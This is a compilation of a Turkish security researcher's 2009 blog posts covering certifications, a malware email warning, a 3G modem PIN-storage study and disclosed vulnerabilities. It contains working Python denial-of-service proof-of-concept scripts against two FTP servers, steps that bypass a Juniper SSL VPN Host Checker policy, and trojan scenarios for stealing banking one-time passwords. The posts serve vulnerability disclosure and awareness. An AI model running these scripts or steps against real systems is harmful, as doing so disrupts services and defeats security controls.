

Hack 4 Career - 2009

Merhabalar,

2009 yılında "Bilgi güçtür ve paylaşıldıkça artar" mottosuyla oluşturduğum siber güvenlik blogumda (<https://www.mertsarica.com>) , bilgi güvenliği farkındalığını artırma adına çok sayıda teknik yazıya yer vermeye çalıştım. Yıllar içinde Türkiye'nin dört bir yanından aldığım olumlu geri dönüşler sonucunda, yazılarımı yıllar bazında e-kitap olarak derlemeye ve meraklıları ile paylaşmaya karar verdim.

Emek, zaman ve kaynak ayırarak yaptığım araştırmalar sonucunda yazdığım bu yazıların, siber güvenlik alanında kendini geliştirmek isteyenler için umarım faydalı olur.

Yeni yazılarla görüşmek dileğiyle...

Saygılarımla,

Mert SARICA
Siber Güvenlik Uzmanı
<https://www.mertsarica.com>
<https://twitter.com/mertsarica>

Mutlu Yıllar

Source: <https://www.mertsarica.com/mutlu-yillar/>

By M.S on December 30th, 2009



Geçtiğimiz haftalarda cracker uygulamasının kaynak kodunu isteyen arkadaşlar vardı, malum yarında yeni yıl, çam sakızı çoban armağanında olsa hediye olmazdı. Bu vesile ile isteyenler cracker uygulamasının kaynak koduna [buradan](#) ulaşabilirler.

Herkese mutlu yıllar :)

3G USB

Source: <https://www.mertsarica.com/3g-usb-modemler/>

By M.S on December 23rd, 2009



Yine canımın sıkıldığı bir günde bir arkadaşım 3G USB modeminden bahsediyordu, birden ilgimi çekti, daha önce inceleme fırsatıda bulamamıştım. Kendisi bana kısa bir demo yaparak 3G USB modem ile gelen ve [Huawei](#) tarafından geliştirilen mobil uygulamanın (Not: Türkiye'deki GSM operatörleri tarafından 3G USB modem ile dağıtılan mobil uygulamaların geliştiricisi Huawei'dir) nasıl kullanıldığını kısaca gösterdi. İlk dikkatimi çeken bu programda Save Pin özelliğinin olmasıydı (kısaca Internet Explorer'ın remember me özelliği gibi düşünebilirsiniz.) çünkü bu özelliğin olması PIN'in, diskte bir yerlerde saklanması anlamına geliyordu.



Bunun dışında bu mobil uygulamanın 3G USB modem ile nasıl haberleştiği merakımı cezbetmişti, uygulama ile modem arasındaki haberleşmede PIN açık mı gidiyordu yoksa şifreli mi gidiyordu (şifreli olarak gitmesi ve smartcard üzerinde decrypt edilmesi teknik olarak mümkün mü bilmiyorum) bu konuda merak konusu olmuştu. Bunlar dışında 3G USB modem ile kısa mesaj almak ve göndermekte mümkün oluyordu. SMS alıp verme hadisesi hemen aklıma yakın zamanda Türkiye'deki tüm bankalarda hayata geçecek olan tek kullanımlık şifre uygulamasını getirdi.

Bilindiği üzere 1 Ocak 2010 tarihinden itibaren tüm bankalar için tek kullanımlık şifre uygulaması zorunlu hale geliyor. Bu yeni uygulama ile müşteriler, internet bankacılığına girmek için ilgili banka tarafından kendisine kısa mesaj aracılığıyla gönderilen tek kullanımlık şifreyi kullanacaklar. Bunun için müşterinin banka kayıtlarında güncel cep telefonu numarasının bulunması şart.

Peki ya güncel değilse ? Bu durumda müşteri cep telefonu numarasını güncellemek için ilgili bankanın hizmet merkezini arayarak cep telefonu numarasını güncelleyecek. Buraya kadar herşey normal ancak aklıma şöyle bir soru takıldı. Ya [geek](#) bir müşteri hazırda 3G USB modemi varken ve mobil uygulama ile SMS alabiliyorken müşteri hizmetlerine cep telefonu numarası yerine 3G USB modeminde kullandığı numarasını verirse ne olacak ? Bu durumda hem internet bankacılığına girmek ve hem de finansal işlemler gerçekleştirebilmek için kullanacağı tek kullanımlık şifre bilgisayarına ulaşacak ve kolayca bu şifreye ulaşabilecek ve kullanabilecek. Peki ya güvenlik ?

İşte bu soruya yanıt ararken kendi kendime bir senaryo ürettim. Bir trojan düşündüm. Malum internet bankacılığında kritik işlemler öncesinde (örnek para transferi) tek kullanımlık şifreler ile müşteriler doğrulanıyor. Peki ya bu tek kullanımlık şifre 3G USB modeme geliyorsa ? Bu durumda trojan kullanıcının haberi olmadan internet tarayıcısına çengel atarak para transferi işlemi esnasında istenilen tek kullanımlık şifreyi 3G mobil uygulamasından alabilir ve kendi kendine finansal işlem gerçekleştirebilir miydi ? Muhtemelen evet...

Örnekleri ile daha öncede karşılaştığımız üzere artık yeni nesil malwareler internet tarayıcılarına çengel atarak GET/POST edilen verileri kayıt altına alıyorlar. 3G USB modemlerin yaygınlaşması ve insanların kullandıkları hatları tek kullanımlık şifre içinde kullanmaları durumunda artık art niyetli kişilerin işleri daha da kolaylaşacak gibi görünüyor...


Bu yazıyı yazmamdaki asıl amaç bu konuya dikkat çekmek ve insanların tek kullanımlık şifre için cep telefonlarını kullanmaya devam etmelerini önermekti ancak diğer bir yandan merak ettiğim konularada yanıt aramaya karar verdim.

Bir trojan daha düşündüm, bir şekilde müşterinin bilgisayarında 3G USB modemin takılmasını beklesin ve daha sonrasında bu programı kullanarak usb modeme komutlar gönderebilsin. Peki ya neye yarayacaktı bu ? DDOS saldırılarının bir parçası olan zombie bilgisayarlar gibi sms flood yapmaya yarayan veya sms spam yapmaya yarayan zombie bilgisayarlar art niyetli insanların yeni hedefi olabilirdi. Peki trojanın bu komutları gönderebilmek için neye ihtiyacı vardı ? Tabii ki öncelikle doğru PIN'e çünkü mobil uygulama ilk açıldığında şayet save pin opsiyonu işaretlenmemişse kullanıcıdan PIN'i girmesi isteniyor ancak save pin opsiyonu işaretlenmiş ise arka plandan PIN şifrelenmiş xml dosyasından alınarak decrypt ediliyor ve modeme gönderiliyor. Bu durumda save pin opsiyonu işaretlenmiş olan bir 3G USB modemin bilgisayara bağlı olması ve sadece flash disk niyetine kullanılması bile trojanın PIN'e ihtiyaç duyulan tüm işlemleri gerçekleştirebilmesine olanak sağlayabilir. Tabii bunun için öncelikle diskte şifreli olarak saklanan PIN'i kırması gerekiyor.

Burada yola çıkarak PIN'in disk üzerinde nerede tutulduğunu aramaya koyuldum ve biraz araştırdıktan sonra X/UserData/XProfile.XML dosyası içerisinde yer aldığını gördüm. (Not: X, mobil uygulama adına göre değişmektedir.)

1;0;0;0;208;140;157;223;1;21;209;17;140;122;0;192;79;194;151;235;1;0;0;0;75;236;167;138;29;20;1

Görüldüğü üzere PIN, xml dosyasında şifreli olarak tutuluyordu. Sıra kullanılan şifrelemenin ne kadar başarılı olduğunu anlamaya gelmişti. Bunun için 3G mobil uygulamasını incelemeye başladım ve kısa bir süre içerisinde C# programlama dili ile yazılmış olduğunu gördüm. Konu C# olunca kaynak koduna ulaşmak ne kadar zor olabilirdi :) Classları 1 saat inceledikten sonra sonunda PIN'in [Data Protection API](#) ile şifrelendiğini anlamam ve python ile şifre çözücü programı hazırlamam yaklaşık 1 saat sürdü. Bu sayede Save PIN opsiyonunun PIN'inin güvenliğine önem verenler için kullanılmadan önce bir daha düşünülmesi gerektiğini söyleyebilecek noktaya geldim.



```
C:\WINDOWS\system32\cmd.exe
3G USB Mobile Application PIN Cracker (M.S Edition)
=====
Encrypted PIN: 0100000008C9DDF0115D1118C7A00C04FC297EB010000004BECA78A1D147E48
A6E5D94390B565CD000000002000000000366000A80000010000009F06E27A76229202145E
7E0DA86D9BEC00000000480000A00000010000000D91707CEDF3067370B56458BE5A8CE60800
0000470324CB1064157C140000006E3053AFC2D2A8E33C0D1C34DBCDD41D0149E96
Decrypted PIN: 7*9
```

Mobil uygulama ile 3G usb modem arasındaki haberleşmeyi ise usb port monitör programı ile izlemeye başladığımda PIN'in doğrulama esnasında açık halde modeme gittiğini gördüm.

```
110 0.00039726 X.e IRP_MJ_WRITE QCUSB_COM9_2 SUCCESS Length 15: AT+CPIN="7**9"
111 0.00001117 X.e IOCTL_SERIAL_GET_WAIT_MASK QCUSB_COM9_2 SUCCESS
```

Normalde [Kobil mIdentity](#) gibi USB akıllı kart okuyuculardaki doğrulamalarda, şifreler bu şekilde açık mı gidiyor bilmiyorum, pekte sanmıyorum ancak eğer açık gitmiyor ve teknik olarak mümkün ise ise mobil uygulamalar ve 3G USB modemler arasındaki iletişimde şifreli olması güvenliği artırabilir.

Sonuç olarak 3G USB mobil uygulamalardaki save pin opsiyonunun internet tarayıcılarındaki remember me opsiyonunda olduğu gibi riskli olduğunu, bunun dışında 1 Ocak tarihinden itibaren internet bankacılığında kullanılacak olan tek kullanımlık şifrenin 3G USB modem ile kullanılması durumunda trojanların hedefi olabileceğini ve son olarak 3G mobil uygulama ile 3G USB modem arasındaki haberleşmede PIN'in açık olarak transfer edildiğini (iyileştirmeye açık olabilir) sizlerle paylaşmak istedim. GSM operatörlerinde çalışan arkadaşlar dilerlerse konu ile ilgili yorum yaparak varsa eksik ve hatalı kısımları düzelterek beni ve herkesi aydınlatabilirler...

CEH mi yoksa OSCP mi ?

Source: <https://www.mertsarica.com/ceh-mi-yoksa-oscp-mi/>

By M.S on December 15th, 2009



2005 yılının başlarında Altunizade'deki bir eğitim kurumunda EC-Council'in CEH eğitimini almaya karar vermiştim ve bu kurstan beklentilerimde oldukça yüksekti. Normalde yurt dışında 5 günde verilen bu eğitimi yanlış hatırlamıyorsam 3 aylık bir kursa çevirip vermişlerdi. Bu kursta yazılımlarda nasıl güvenlik açığı bulunacağını ve istismar edilebileceğini ve istismar uygulamasının nasıl geliştirileceğinin öğretileceğini bu sayede bilgilerimi pekiştirebileceğimi düşünüyordum ancak ne zamanki günün birinde winnuke programının nasıl kullanılacağı gösterilmiş ve eğitmen tarafından beklentilerimi aşağıya çekmem gerektiği belirtilmişti, işte o zaman bu kursun bana pek fazla katkısı olmayacağını anlamıştım. Aslında bakıldığında eğitim materyallerinde exploit writing, reverse engineering gibi keyifli modüller olmasına rağmen kursta bu modüller işlenmiyordu sebebi ise EC-Council'in 22 ile 26 arasındaki modüllerin self-study olmasına karar vermesinden kaynaklanıyordu. Yanlış hatırlamıyorsam o zamanki CEH sürümü v4 idi (2003) ve kursun başlarında v5 (2005) çıktığı için eğitim materyallerimiz güncellenmişti. Sertifikaya sahip olmak içinse çoktan seçmeli bir sınavdan başarıyla geçmeniz gerekiyordu (halende öyle sanırım).

Yıllarca eğitim içeriğinin zayıf olması, internette indirilebilen sınav soruları ve cevapları ile sahip olunabilecek ve teorik bilgiye dayalı bir sınav sisteminin olması nedeniyle bu eğitim ve sertifika hakkında olumsuz görüşlerde bulunuyordum. Sınav sistemi bir kenara eğitim içeriği ethical hacking konusunda hiç bir bilgisi olmayan, başlangıç seviyesindeki kişiler için faydalı olabilirdi, belkide eğitimden beklentilerim yüksek olduğu için beni hayal kırıklığına uğratmıştı.

Aradan yıllar geçti ve geçtiğimiz yıl, sanırım Haziran ayının başlarıydı, v6 piyasaya çıktı. İçeriğine bakıldığında v5'te 26 modül varken v6 67 modülden oluşuyor ve içeriği 2005 yılına kıyasla oldukça tatminkar ancak v5'te olduğu gibi en keyifli ve bilgilendirici modüller kursun bir parçası olarak katılımcılara gösterilmiyor. (1-21 arası modüller zorunlu geri kalanlar ise self-study)

Yaptığım iş gereği insanların çoğunun sorduğu ilk soru CEH sertifikasına sahip olup olmadığımıydı. Yıllarca bıkmadan usanmadan yukarıdaki nedenlerden ötürü neden CEH sertifikasına sahip olmadığımı anlattım durdum ve bu yılın başında bu soruya yanıt olması açısından ethical hacking eğitimi ve sertifikası üzerine yaptığım araştırmalar sonucunda içeriğinin ve sınav sisteminin beni oldukça tatmin ettiği bir eğitim ile karşılaştım, Offensive Security 101 yeni adıyla [Penetration Testing with Backtrack](#). Adından da anlaşılacağı üzere Backtrack'in yapımcıları tarafından hazırlanmış ve isterseniz yurt dışında isterseniz online olarak alabileceğiniz bir eğitim. Eğitimi internet üzerinden almanız durumunda pdf formatında olan eğitim materyalini okuyabiliyor, pratik bilgiler içeren video formatındaki modülleri izleyebiliyor ve öğrendiklerinizi pratiğe dökmenize olanak sağlayan sunucularına vpn erişimi ile bağlanabiliyorsunuz. Fuzzing ile güvenlik açığı keşfetmekten, python ile istismar uygulaması hazırlamaya, ollydbg ile return adresi bulmaya kadar CEH'e kıyasla ileri düzeyde bilgi edinmenizi sağlıyor. Sınav sistemi ise CEH ile kıyaslanamaz nedeni ise tamamen pratiğe dayalı olması, sınav günü size sınav ortamına erişebilmeniz için vpn tanımları yapılıyor ve yanlış hatırlamıyorsam 4 soru veriliyordu. Bir soruda sizden bir uygulamadaki buffer overflow güvenlik zafiyetini araştırmanızı ve uzaktan kod çalıştırmanıza imkan tanıyan istismar uygulamasını yazmanızı isterken diğer bir soruda labdaki linux sunucuyu ele geçirmenizi ve root klasörü altındaki text dosyası içerisinde yer alan satırı kendilerine iletmeniz isteniyor ve bunları gerçekleştirirken otomatik tarama araçlarından (nessus, core impact) faydalanmanız yasak, kısacası eğitim içeriğinden sınavına kadar oldukça başarılı olduğunu söyleyebilirim.

Sonuç olarak yolun başındaysanız, ethical hacking konusundaki bilgi düzeyiniz az ise, eğitimi verecek eğitmen işinin ehli ise (pentester olması kesinlikle tercih sebebi olmalıdır), zaman zaman ders programının dışına çıkabilecek hatta self-study olan modüllerde eğitimde işleyebilecek ise (EC-Council buna imkan tanıyor mu bir fikrim yok) CEH eğitimini ve sertifikasını (vasat sınav sistemi nedeniyle eğitim ilede yetinebilirsiniz) önerebilirim. Ancak ethical hacking konusunda az çok bir bilgiye sahipseniz ve bunu pratiğe dökerek sertifikalandırmak istiyorsanız OSCP eğitimini ve sertifikasını şiddetle öneririm.

Dikkat Malware!!!

Source: <https://www.mertsarica.com/malware-dikkat/>

By M.S on December 10th, 2009



Bugün öğlen saatlerinde bir arkadaşım, kendisine gelen şüpheli bir e-postayı benimle paylaştı. E-posta, popüler bir kariyer sitesindeki iş ilanına yanıt şeklinde hazırlanmıştı ve bu e-postada adı geçen adaya ait C.V detaylarının bir web sitesinden indirilebileceği belirtilmişti. İlk izlenimim bu kariyer sitesindeki iş verenlerin hedef alındığı yönündeydi. Malum mesai saatleri içerisinde bu sitede yer alan şüpheli dosyayı detaylı inceleme fırsatım olmadığı için evde inceleyebilmek için diskime kayıt edip işimin başına döndüm.

Akşam saatlerinde dosyayı incelemeye başladığımda ve dosyanın içerisinde Türkçe stringlerin yer alması, yerli yapımı olduğu ihtimalini güçlendirdi. Dosyayı debugger ile incelemeye devam ettiğimde zararlı koda ait payload'un blowfish ile encrypt edildiğini bu nedenle antivirüsler tarafından tespit edilmesinin pek mümkün olmadığını (3/41 başarı ve 7/41) gördüm.

Trojan çalıştırıldıktan hemen sonra kendisini silerek windows/system32/wins/setup klasörü altına msgmgrs.exe adı altında kopyalıyordu. Trojanın yarattığı trafiği yakından incelediğimde ise yurt dışındaki bir ftp adresine bağlandığını gördüm.

ISC2 code of ethics'in altına imza atmış bir güvenlik uzmanı olarak bu konu karşısında duyarsız kalmam mümkün değildi o nedenle keşfettiğim ve analiz ettiğim malware ile ilgili olarak insanları ve kurumları bilgilendirdim. Ön analizler neticesinde trojanın keylogger

özelliğine sahip olduğunu, ek olarak 10'dan fazla Türk bankasının internet bankacılığı sayfasına girişi esnasında kullanıcının ekran görüntülerini kayıt ettiğini gördüm. İlerleyen zamanlarda malware analizi ile ilgili bir makale yayınlayarak nasıl tespit ettiğimi ve analiz ettiğimi sizlerle paylaşmayı düşünüyorum.

Code of Ethics Canons:

Protect society, the commonwealth, and the infrastructure.

Act honorably, honestly, justly, responsibly, and legally.

Provide diligent and competent service to principals.

Advance and protect the profession.

Offline Cracker Online :)

Source: <https://www.mertsarica.com/offline-cracker-online/>

By M.S on December 8th, 2009



Canım sıkılmaya dursun, dün akşam python ile 2005-2009 yılları arasında milw0rm üzerinde yer alan cracker servisinin çözdüğü tüm md5 hashleri ve şifreleri, tarayan ve kaydeden ufak bir program hazırladım. Nedenine gelecek olursam, malum milw0rm son zamanlarda can çekişiyor ve Eylül ayından bu yana sitenin içeriği güncellenmiyor. Sitenin yayın hayatına son verme korkusuna kapılanlar siteyi kopyalamaya ve kaldığı yerden devam ettirmeye çalışıyorlar (Explo.it). Bende hem aynı nedenlerden ötürü hemde ufak testlerde elimin altında kolayca bakabileceğim bir kaynak olması açısından cracker servisi tarafından çözülmüş md5 hashler'ini diskime kayıt etmeye karar verdim ve hazır kayıt etmişkende blogum üzerinden bu hashlerin sorgulanmasını sağlayan [Cracker](#) sayfasını oluşturdum, rainbowcrack uygulamasını çalıştırmaya üşenenler için faydalı olabilir. Şuan da 86908 çözülmüş md5 hashi için sorgu yapabilirsiniz belki ilerleyen zamanlarda lm hashlerini de kaydeder hatta yazdığım programı ilerleterek benzer farklı siteleri tarayan ve var olan kayıtları güncelleyen bir sistem oluşturabilirim...

Core FTP Server 1.0 Build 319 Denial of Service Vulnerability

Source: <https://www.mertsarica.com/core-ftp-server-1-0-build-319-denial-of-service-vulnerability/>

By M.S on December 1st, 2009



Sorunun kaynağına kabaca bakacak olursak ftp sunucusuna USER komutu gönderildikten hemen sonra bağlantı kesilirse, CPU %100'e yükselmekte ve servis kapatılana dek bu seviyede çalışmaya devam etmektedir. Bu zafiyeti istismar edebilmek için ftp sunucusu üzerinde geçerli bir hesabınızın olmasına gerek yoktur.

Not: Buil 321 ile sorun ortadan kalkmıştır.

Ok sorry about the delay, here's the build that should fix it...

<http://www.coreftp.com/test/Server.exe> (build 321)

Core FTP Support

Download: [Core FTP Server 1.0 Build 319](#)

[POC Code:](#)

```
# Core FTP Server 1.0 Build 319
# Denial of Service Vulnerability
# Note: FTP account is not required for exploitation
# http://www.mertsarica.com

import socket, sys

HOST = 'localhost'
PORT = 21
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)


try:
s.connect((HOST, PORT))
except:
print "Connection error"
sys.exit(1)
```

```

try:
s.send('USER MS\r\n') # magic packet
s.close()
print("Very good, young padawan, but you still have much to learn...")
except:
print "Connection error"
sys.exit(1)

```

POC Screen Shot:



XM Easy Professional FTP Server 5.8.0 Denial Of Service Vulnerability

Source: <https://www.mertsarica.com/xm-easy-professional-ftp-server-5-8-0-denial-of-service-vulnerability/>

By M.S on November 30th, 2009



Zafiyetten kısaca bahsetmek gerekirse ftp sunucusuna başarıyla giriş yapıldıktan sonra "HELP AAA... (4074 tane)" komutunun gönderilmesi sonucunda ftp sunucusu çökmektedir. Bu zafiyeti istismar edebilmek için ftp sunucusu üzerinde geçerli bir hesabınızın olması gerekmektedir.

Not: Bu sürümde başka güvenlik açıklarında olmasına rağmen Ekim ayından bu yana dek sürümde herhangi bir değişikliğin olmaması nedeniyle üretici firmanın aksiyon alma süresinin geç olduğunu göz önünde bulundurarak yanıt beklemeden yayınlamayı tercih ettim.

Download: [XM Easy Professional FTP Server 5.8.0](#)

POC Code:

```

# XM Easy Professional FTP Server 5.8.0
# Denial of Service Vulnerability
# Note: FTP account is required for exploitation
# http://www.mertsarica.com

from ftplib import *
import sys
import ftplib

try:
ftp = FTP('localhost') # connect to host, default port
except:
print "Connection error"
sys.exit(1)

```



```


try:
ftp.login() # user anonymous, passwd anonymous@
except:
print "Login failed"
sys.exit(1)

packet = "HELP " + "MS" * 2037 # magic packet

try:
ftp.sendcmd(packet)
ftp.quit()
except ftplib.all_errors, error:
print("Very good, young padawan, but you still have much to learn...")

```

POC Screen Shot:



Sertifika = İş = Aş

Source: <https://www.mertsarica.com/sertifika-is-as/>

By M.S on November 23rd, 2009



Açıkçası son zamanlarda sertifika karşıtı görüşlerin artması nedeniyle bu konu hakkında birşeyler karalamak istedim.

Saygınlığı yüksek olan sertifikaların çoğu konu hakkında temel düzeyde bilgiye sahip olduğunuzu ortaya koymak ve iş bulmanızı kolaylaştırmak için avantaj sağlamaktadır, neden mi ?

Örneğin CISSP sertifikasını ele alacak olursak, yaklaşık 6 saat boyunca ÖSS gibi bir cevap kağıdını karalayarak (offline sınav), internette soru ve cevaplarını bulamayacağınız (bulsanızda aynı soru ile bir sonraki sınavda karşılaşma ihtimaliniz oldukça düşüktür), MCSE, CEH ve benzer sınavlar gibi ezberleyerek geçemeyeceğiniz ve case studies türünde ingilizce soruları yanıtlayarak sahip olabileceğiniz bir sertifika olması nedeniyle camiada ve iş verenler arasında saygınlığı yüksektir.

Hiçte ucuz olmayan 549\$ - 599\$ arasındaki sınav ücretini ödeyen herkes tekrar bu ücreti ödememek için vaktinin büyük bir bölümünü 10 domaini çalışarak geçirmekte ve bu sayede Access Control Systems and Methodology, Telecommunications and Network Security, Business Continuity Planning and Disaster Recovery Planning, Security Management Practices, Security Architecture and Models, Law, Investigation, and Ethics, Application and Systems Development Security, Cryptography , Computer Operations Security Physical Security domainleri hakkında temel düzeyde istemesede bilgi sahibi olmaktadır bu sayede iş veren sizin bu domainler konusunda bilgi sahibi olduğunuzu teyit edebilmektedir.

Bunun dışında eğer danışmanlık hizmeti verecekseniz veya danışmanlık hizmeti veren bir kurumun danışman kadrosunda yer alacaksanız, bu sertifikalardan birine sahip olmanız size veya iş vereninize danışmanlık hizmetini pazarlama adına büyük avantaj sağlayacaktır çünkü çoğunlukla bu hizmetlerin satın alınması aşamasında danışmanların sahip olduğu sertifikalar önemli bir oynamaktadır.

Ayrıca bu sertifikaya sahip olan kişiler sertifikalarının geçerliliğini devam ettirebilmek için her sene eğitimlere ve seminerlere katılarak, kitap okuyarak kendilerini geliştirmek zorundadırlar aksi halde sertifikalarının dondurulması ve iptal edilmesi söz konusu olabilir. İş veren açısından baktığımız zaman her daim kendini geliştirmek zorunda olan bir çalışana sahip olması oldukça mutluluk vericidir.

Aklıma son gelen ise bu sertifikaya sahip olmak için code of ethics'i kabul etmeniz gerekmektedir. Code of ethics'i kabul etmiş birinin sahip olduğu bilgiyi kötü emelleri için kullanmayacağı en azından bu ihtimalin oldukça düşük olduğu (malum kariyeri son bulacaktır) göz önünde bulundurulduğunda, çalışanın bu değerli sertifikalarını riske atmayacağı bir gerçektir, bu nedenle iş verene güven vermektedir.

Sonuç olarak sertifika sahibi olmak hem iş veren hem de adaylar için çeşitli avantajlar sağlamaktadır ancak unutulmaması gereken en önemli kısım bu tür teknik olmayan sertifikalar sadece temel düzeyde bilgiyi ortaya koymak için değerlendirme kriteri olarak kullanılmalı, ileri düzey içinse mutlaka hands-on sertifikalar (örnek: OSCP) değerlendirme kriteri olarak kullanılmalıdır.

Juniper SSL VPN dsjvd.ini Overwrite (TOC/TOU) Vulnerability

Source: <https://www.mertsarica.com/juniper-ssl-vpn-dsjvd-ini-overwrite-toctou-vulnerability/>

By M.S on November 20th, 2009



15 Ocak 2009 tarihinde gerçekleştirdiğim penetrasyon testinde Juniper SSL VPN cihazında keşfettiğim bir güvenlik zafiyetinin detaylarına girmeden ufak bir bölümünü 16 Temmuz 2009 tarihinde netsec grubunda paylaşmışım, üretici tarafından düzeltildiği için artık Juniper SIRT ile yaptığım bir kaç yazışmayı ve zafiyetin içeriğini sizlerle paylaşabilirim.

From: Payum Moussavi

Sent: Thursday, July 16, 2009 6:48 PM

Subject: RE: Juniper SSL VPN dsjvd.ini Overwrite (TOC/TOU) Vulnerability...

Hello Mert,

This issue is fixed in the following releases:

6.4R2 and Higher - Released

6.3R5 - Released

6.2R6 - Released

6.1R8 – Sept/09 – no date confirmed.

Download URL for IVE software:

<http://www.juniper.net/techpubs/software/ive/>

Our Advisory will be coming out at the end of Sept early October.

Regards,

Payum Moussavi

Kimden: Payum Moussavi

Gönderilmiş: Per 19.02.2009 20:27

Konu: RE: Juniper SSL VPN dsjvd.ini Overwrite (TOC/TOU) Vulnerability...

Hello Mert,

Our risk assessment for this issue is "Low". In order to exploit this vulnerability you would need physical access or remote access

(exploiting another vulnerability) to the machine.

As stated, we will fix this issue in Q3/09.

Regards,

Payum Moussavi

SLT Escalation Team, Manager

Juniper Technical Assistance Center (JTAC)

Service Layer Technology (SLT) Group

Juniper Networks, Inc.

-----Original Message-----

From: MERT SARICA

Sent: Monday, January 26, 2009 5:32 AM

Subject: RE: Juniper SSL VPN dsjvd.ini Overwrite (TOC/TOU)

Vulnerability...

...

First of all consider that our default policy (dsjvd.ini) has a

configuration line as

AllowedApps=iexplore.exe^firefox.exe^mstsc.exe^dshostchecker.exe^dsCache

Cleaner.exe^dsNCService.exe^dsNetworkConnect.exe^dsAccessService.exe^get

flash.dll^msi.dll^telnet.exe

Attack steps:

1- I set a custom dsjvd.ini with AllowedApps=* and put it into
C:\Documents and Settings\Administrator\Application Data\Juniper

Networks\Host Checker\policy_1\ folder.

2- I opened up C:\Documents and Settings\Administrator\Application

Data\Juniper Networks\Host Checker\policy_1\dsjvd.ini and put it into

background, made it ready for save attempt in the 4th step.

2- I fired up the web browser and called https://****/Profile

3- Web server redirected me to

https://****/dana-na/auth/url_9/welcome.cgi

4- While it was loading the components and secure workspace, I brought
previously opened dsjvd.ini to the front and tried a save attempt

frequently like 20 save attempts in 5 seconds.

5- As a result, TOC/TOU vulnerability occurred, my custom policy loaded

into the workspace and I was able to run any process like nmap in the

screenshot sample as I sent to you before.

I hope steps are clear enough.

X Finans Kuruluşu – Animated Captcha (GIF)

Source: <https://www.mertsarica.com/x-finans-kurulusu-animated-captcha-gif/>

By M.S on November 19th, 2009



